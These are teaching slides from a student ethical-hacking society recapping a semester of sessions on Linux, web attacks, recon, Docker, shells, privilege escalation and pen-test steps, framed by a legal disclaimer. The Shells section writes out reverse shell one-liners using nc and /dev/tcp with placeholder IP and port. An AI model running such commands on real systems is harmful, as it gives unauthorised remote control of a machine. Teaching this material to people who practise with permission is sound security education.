Ethical Student Hackers

Recapping Semester 1

The Legal Bit

- The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here.

- If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted.

- Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.

Code of Conduct

- Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society.
- If you have any doubts or need anything clarified, please ask a member of the committee.
- Breaching the Code of Conduct = immediate ejection and further consequences.
- Code of Conduct can be found at https://shefesh.com/downloads/SESH%20Code%20of%20Conduct.pdf

Last Semester Overview

So last semester we covered a variety of topics in great detail, which will not be covered in their full entirety today, I would advise that if you wish to cover a topic in greater depth that today's session that you rewatch the previous sessions on Blackboard. (If you are a member and don't have blackboard access then ask a member of our committee)

- Introduction to Linux (September 30th)
- Introduction to Web Hacking (October 4th)
- Automation in Cyber Security (October 11th)
- Operating System Security (October 25th)
- Social Engineering (November 1st)
- Reconnaissance (November 8th)
- Docker (November 15th)
- Shells (November 22nd)
- Privilege Escalation (November 29th)

Introduction to Linux

Linux is an open source operating system with various distributions which can be downloaded which can be used for various purposes.

There a variety of commands which can be used to navigate the file structure such as “cd”, “ls”, “find” and more which are shown in the previous session.

We can use piping and redirection to use command outputs as inputs into other command as shown via the image below.

In linux, each file has its own permissions value which is set in a binary fashion via setting permissions to a numeric value using the chmod command where the binary sum of 4,2,1 corresponds to reading,writing,and executing permissions.


Software can be installed on linux using a package manager, the relative manager commands can be found on https://command-not-found.com/

Introduction to Web Hacking

With web-app hacking we can read sensitive files, find hidden pages, gain unauthorised access to information and ultimately code execution.

SQL injections (Unsanitized user input) which occurs via abusing quotations and semicolons to construct queries that were not intended being to destroy or obtain information.

Cross Site Scripting (Unsanitized user input) which allows people to add scripts to web pages and send them as urls, add to DOM or store on a server.



Local File Inclusion (Unsanitized user input), Abusing file upload to run files on the web-server, usually php scripts.

GoBuster (Brute-forcing) , Brute forces URIs, DNS subdomains and more using common wordlists.

More available in originally session, available on blackboard.

Automation in Cyber Security

We covered mainly two types of scripting for this session being Bash and Python.

Automation can be used to make repetitive tasks faster including that of extracting site information (web-scraping), password cracking and reconnaissance.

An example of python logical flow:

```
import os

name = str(input())

if name != “admin”:

     print(“Get outta here”)

elif os.path.exists("file.txt"):

     print(“Welcome admin!”)
```

An example of bash logical flow:


```
read name
if [ $name != “admin” ]
then
     echo “Get outta here”
elif [ -e “./checkfile” ]
then
     echo “Welcome admin!”
fi
```

Bash covered further in detail in previous session.

Automation in Cyber Security 2

In the automation session as well as covering the basics we also covered how to Web-scrape using a library called Selenium.


The biggest issue we found with selenium during the session was mainly installation, to compensate for this we have provided a link to an installation video containing visual use of these drivers.



Link

When web scraping we mentioned that we can use xpaths to refer to individual elements on a webpage and to simplify code when writing these automated scripts:

The XPath "/html/body/div[1]/div[1]/header/div/a/img" corresponds to the logo on our webpage.



An example selection of this element is:

```
from selenium import webdriver

driver = webdriver.Chrome(executable_path="C:\\Programs\\ChromeDriver.exe")

driver.get("https://shefesh.com/")

shefESHLogo = driver.find_element_by_xpath("/html/body/div[1]/div[1]/header/div/a/img")
```

Operating System Security

Linux

- Common services: SMB, Apache, SSH
- Various CVEs: Shellshock, Heartbleed, Polkit, sudoedit
- Users and groups
- Sudo permissions
- SUID Bits
- Defences: AppArmor, Logging

Windows

- Common services: IIS, SMB, LDAP, Kerberos, WinRM
- Various CVEs: PrintSpoofer, PrintNightmare, WannaCry
- Users and Groups
- Service Accounts
- NTFS and Share Permissions
- Authentication
  - SAM
  - NTLM
  - Privileges
  - UAC
- Abuse: Potato, Pass the Hash

We'll be covering Active Directory next week - so **recap Windows** if you can!

Social Engineering

This is a common foothold in large scale attacks!

- Information gathering
- Phishing for passwords
- Malware in documents - MSHTML (CVE-2021-40444), VB macros
- Secondary/repeat attacks - people with knowledge of vulnerable victims

One of the most interesting areas of cyber - attacks can be extremely elaborate and make clever use of closed or open source knowledge of your victim

Tools like swaks can be used to craft convincing emails with manually edited email headers

Also applies to weak passwords - knowledge of what people tend to use is important - can be used in credential stuffing

Reconnaissance

There are two types of reconnaissance being Passive and Active reconnaissance:

Passive reconnaissance is where you rely on public information and have no direct interaction with the target including “Google Dorking”, “who.is” (For checking dns) and other methods.

Active reconnaissance includes methods such as using nmap to check for open ports, gobuster for for finding hidden files and pages and even social engineering to uncover information.

By visiting our previous session recording you can see how we went over these in more detail and explained how to use these tools.

Docker (CompSoc Collaboration)

Docker is *an open-source project that automates the deployment of software applications inside* ***containers***.

Docker is a relatively secure system however it does have it's vulnerabilities if used incorrectly such as the fact that the host's kernel is utilised within containers meaning if the kernel is vulnerable, then a container could get remote code execution.

Some configurations as well make docker vulnerable to exploit as well such as where the host's kernel is a member of the docker group it is very easy to exploit root access.

The best practises for docker can be found here:

https://cheatsheetseries.owasp.org/cheatsheets/Docker_Security_Cheat_Sheet.html

And if you want more information, please check out our previous session that we did in collaboration with CompSoc.

Shells

A shell is an interface that allows issuing commands to a computer

- You can read, modify and delete files, run programs, and more
- In essence, gaining a shell is what it means to ‘hack’ a computer

Reverse shells point from the victim to the attacker, and bind shells the opposite

Shells are often gained via Remote Code Execution vulnerabilities, but sometimes via legitimate programs using stolen credentials, e.g. SSH

Reverse shells can be spawned in many ways:

- nc -e /bin/bash [IP] [PORT]
- bash -i >& /dev/tcp/[IP]/[PORT] 0>&1
- More at https://www.revshells.com/

And caught by a listener:

- nc -lnvp [PORT]
- Metasploit’s exploit/multi/handler

Privilege Escalation

Privilege Escalation involves going from a low privilege account (such as a service or user) to a higher privileged account (such as root or SYSTEM)

There are many, many techniques and places to look

Enumeration tools are the key!

- WinPEAS
- LinPEAS
- Deepce
- pspy
- BloodHound

Techniques often rely on a service or task that is running at a higher privilege than necessary, and exploiting that task

Techniques include

- File misconfigurations
  - SUID
  - Weak permissions
- Exposed credentials
- Scheduled process misconfigurations
- Kernel exploits
- Buffer overflows
- Potato exploits
- Social engineering
- Locally running websites

What is a Pen Test?

What does it actually *mean* to hack something?

- We'll loosely think of this as gaining unauthorized access to a system or data
- This often means having remote or local control over a computer system - this is sometimes known as Remote Code Execution (RCE), which is often the main goal of a pen test
- Some pen tests or cybersecurity challenges often require gaining complete *administrative* access (often known as root or SYSTEM access) or compromising a Domain Controller

So, a goal of a pen test might be to 'steal' or leak data, or to prove you can break into someone's infrastructure (or 'pwn' their entire network in extreme cases...)

Remember, we are *ethical* hackers - so we require explicit permission, and have to stick to a strict scope, which is defined in advance

Steps in a Pen Test

Reconnaissance and Information Gathering

- Network Enumeration
- Open-Source Intelligence Gathering
- Physical ‘casing’ of a company’s buildings

Exploitation

- Identification of Exploits
- Popping a shell! (or RCE)

Post-Exploitation (if in scope!)

- Privilege Escalation
- Lateral Movement
- Persistence
- Data Exfiltration

For a more detailed breakdown, look to the MITRE ATT&CK Framework: https://attack.mitre.org/

How do we do this?

Network Enumeration: tools like Nessus, Nmap (and associated scripts)

Enumerating Services: Gobuster, smbmap, nikto, Burp Suite, Input Fuzzing, Version Numbers

Finding a Foothold: Password Spraying, CVEs, Phishing, OWASP Top Ten

Exploitation and Session Handling: PayloadsAllTheThings, pwntools, Metasploit, BeEF

Privilege Escalation and Lateral Movement: WinPEAS, LinPEAS, Bloodhound, Mimikatz, Kernel Exploitation, Container Breakout, Network Tunnelling

Persistence: Admin Accounts, Rootkits, C2 installation (this is advanced, and probably not in scope…)

We have lectures on Reconnaissance, Privilege Escalation, Popping Shells, and more!

The best way to learn is lots of practice (and lots of googling…)

Where to Find More?

Our website!

- https://shefesh.com/wiki/resources
- https://shefesh.com/wiki/fundamental-skills/

Payloads:

- https://github.com/swisskyrepo/PayloadsAllTheThings
- https://www.revshells.com/

Generic methodology advice:

- https://book.hacktricks.xyz/

TryHackMe Challenges

Reconnaissance , Web App Attacks, And Privilege Escalation:

https://tryhackme.com/room/vulnversity

Passive Reconnaissance (From previous session):

https://tryhackme.com/room/passiverecon

OWASP (From previous session):

https://tryhackme.com/room/owaspjuiceshop

LFI and Docker Break Out:

https://tryhackme.com/room/dogcat

Upcoming Sessions

What's up next?

www.shefesh.com/sessions

Next week (14/02/2022): Active Directory

The week after that (21/02/2022): Bad USB

Any Questions?

www.shefesh.com

Thanks for coming!